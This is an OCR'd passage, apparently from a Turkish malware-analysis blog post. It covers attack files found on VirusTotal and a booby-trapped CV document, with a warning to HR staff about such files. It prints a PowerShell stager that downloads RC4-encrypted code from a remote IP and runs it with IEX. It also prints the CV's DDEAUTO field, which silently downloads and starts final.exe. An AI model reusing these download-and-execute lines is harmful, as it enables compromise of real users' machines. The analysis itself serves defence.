        $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;
        $S[$I],$S[$H]=$S[$H],$S[$I];
        $_-bXOR$S[($S[$I]+$S[$H])%256]}
);
$ser='http://35.161.199.108:80';
$t='/login/process.php';
$WC.HeadErs.ADd("Cookie","session=YhqjcpbKT0WN3kUZc1HckB/rQvo=");
$DatA=$WC.DOWnloadData($seR+$t);
$iv=$DATA[0..3];
$daTa=$DaTa[4..$DAta.lenGtH];
-jOIn[Char[]](& $R $DATA ($IV+$K))|IEX
```





Yukarıdaki iki örneğe bakarak sızma testi, sosyal mühendislik testi amacıyla VirusTotal'a yüklenen bu tür dosyaların art niyetli kişilere senaryo ve yöntem konusunda ipucu verecebileceğini unutmamamız gerekiyor. Yeri gelmişken kırmızı takım çalışması öncesi VirusTotal'a yüklenen bir dosyanın da bu çalışmanın başarıya ulaşmasını fazlasıyla zorlaştıracağını da yine unutmamamız gerekiyor.


zarina cv.docx isimli biğer bir örneğe baktığımda ise bu defa şüpheli bir özgeçmiş dosyası ile karşılaştım. Özellikle kurumsal ortamlarda elden ele gezen özgeçmişler, zararlı kod içerdiği taktirde insan kaynakları çalışanlarına Linkedin ve e-posta üzerinden gönderildiğinde, olması gereken güvenlik kontrolleri ve sıkılaştırmalar yapılmadığı durumlarda kurumun hacklenmesine yol açabilmektedir. zarina cv.docx dosyasını 7-Zip aracı ile açtıktan sonra word klasörü içinde yer alan document.xml dosyasını analiz ettiğimde içine itinayla yerleştirilmiş bir DDEAUTO komutu olduğunu gördüm. DDEAUTO komutu, mediafire.com adresinden final.exe isimli bir dosyayı indirip TEMP klasöründe çalıştırmaktadır. final.exe isimli dosya silindiği için her ne kadar ulaşamamış olsam da aynı kişinin VirusTotal'a mediafire yerine iç ip adresi içeren benzer bir dosya yükleyip Antivirüs kontrolü yapmaya çalıştığını net olarak görebildim. Bu örnekten yola çıkarak özellikle insan kaynakları birimlerinin özgeçmiş dosyalarını adaylardan alırlarken çok dikkatli olmaları gerektiğinin de altını çizmiş olayım.


VirusTotal
https://www.virustotal.com/gui/file/a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1/content/preview
Hack 4 Career. Inform
LinkedIn
Mert SARICA (merts
Inbox - mert.sarica@
a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1
Mert SARICA
27
/ 59
Community Score
27 engines detected this file
a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1
zarina cv.docx
docx
17.75 KB
Size
2018-11-18 19:20:17 UTC
1 month ago
DOCX
DETECTION
DETAILS
RELATIONS
CONTENT
SUBMISSIONS
COMMUNITY 1
STRINGS
HEX
PREVIEW
Zarina Tsolaeva
Kişisel Bilgiler
Ad Soyad
Zarina Tsolaeva
Doğum Tarihi
14.09.1991
Doğum Yeri
Astana
Medeni Durumu
Bekar
Askerlik Durumu
Muaf
İletişim Bilgileri
Adres
İstanbul Zeytinburnu



VirusTotal
https://www.virustotal.com/gui/file/a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1/detection
Hack 4 Career. Inform
LinkedIn
Mert SARICA (merts
Inbox - mert.sarica@
a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1
Mert SARICA
27
/ 59
Community Score
27 engines detected this file
a337da0d55e3f9181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1
zarina cv.docx
docx
17.75 KB
Size
2018-11-18 19:20:17 UTC
1 month ago
DOCX
DETECTION
DETAILS
RELATIONS
CONTENT
SUBMISSIONS
COMMUNITY 1
2018-11-18T19:20:17
Ad-Aware
Trojan.Downloader.DDE.Gen.1
Arcabit
Trojan.Downloader.DDE.Gen.1
Avira
HEUR/Downloader.DDE
Baidu
MSWord.Exploit.Agent.e
CAT-QuickHeal
OLE.DDE.3687
ClamAV
Doc.Exploit.DDEautoexec-6346603-0
Cyren
XML/DDEDownldr.AICamelot
DrWeb
W97M.DDE.1
Emsisoft
Trojan.Downloader.DDE.Gen.1 (B)
eScan
Trojan.Downloader.DDE.Gen.1
ESET-NOD32
VBA/DDE.A
F-Secure
Trojan.Downloader.DDE.Gen.1
Fortinet
BAT/DDE.Altr
GData
Trojan.Downloader.DDE.Gen.1
Ikarus
Trojan.VBA.Dde
Kaspersky
HEUR:Trojan-Downloader.MSOffice.Dde...
MAX
Malware (ai Score=100)
McAfee
W97M/MacroLess.j
McAfee-GW-Edition
W97M/MacroLess.j
Microsoft
Exploit:O97M/DDEDownloader.B
Qihoo-360
Virus.office.ddeauto
Rising
Exploit.MS-Office.DDE!1.ADFB (CLASSIC)
Symantec
Trojan.Gen.NPE
TACHYON
Suspicious/WOX.DDEAuto
Tencent
Win32.Trojan.Ddevirus.Auto
ZoneAlarm
HEUR:Trojan-Downloader.MSOffice.Dde...



C:\Users\Mert\Desktop\malwares\zarina cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml
document.xml
Hobiler</w:t></w:r><w:proofErr w:type="spellEnd"/><w:r w:rsidRPr="00B84487"><w:rPr><w:b/><w:w w:val="105"/><w:sz w:val="19"/></w:rPr><w:tab/></w:r><w:proofErr w:type="spellStart"/><w:r><w:rPr><w:spacing w:val="2"/><w:w w:val="105"/><w:sz w:val="19"/></w:rPr><w:t>Tiyatro</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="0024013E" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:lastRenderedPageBreak/><w:t xml:space="preserve"></w:t></w:r><w:r w:rsidR="00E117A1"><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00E117A1" w:rsidRPr="00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).</w:instrText></w:r><w:r w:rsidR="00E117A1" w:rsidRPr="00E117A1"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="00E117A1"><w:instrText xml:space="preserve">DownloadFile('http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe','%TEMP%\final.exe');</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText>Start-Process "%TEMP%\final.exe"</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRPr="0024013E" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr></w:pPr><w:r><w:instrText>ENTER</w:instrText></w:r><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe','%TEMP%\final.exe');powershell -e $e "}</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRPr="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz w:val="20"/></w:rPr></w:pPr><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:instrText xml:space="preserve"></w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/><w:sz w:val="20"/></w:rPr><w:instrText>!Beklenmeyen Formül Sonu</w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r><w:r w:rsidRPr="00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/></w:rPr><w:instrText>"</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="00071316D" w:rsidRDefault="00071316D" w:rsidP="00071316D"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz w:val="20"/></w:rPr></w:pPr></w:p><w:sectPr w:rsidR="00071316D" w:rsidRPr="00E117A1" w:rsidSect="00B84487"><w:pgSz w:w="11900" w:h="16840"/><w:pgMar w:top="993" w:right="560" w:bottom="0" w:left="0" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/></w:sectPr></w:body></w:document>
eXtensible Markup Language file
length : 38.174 lines : 2
Ln : 2 Col : 35.471 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

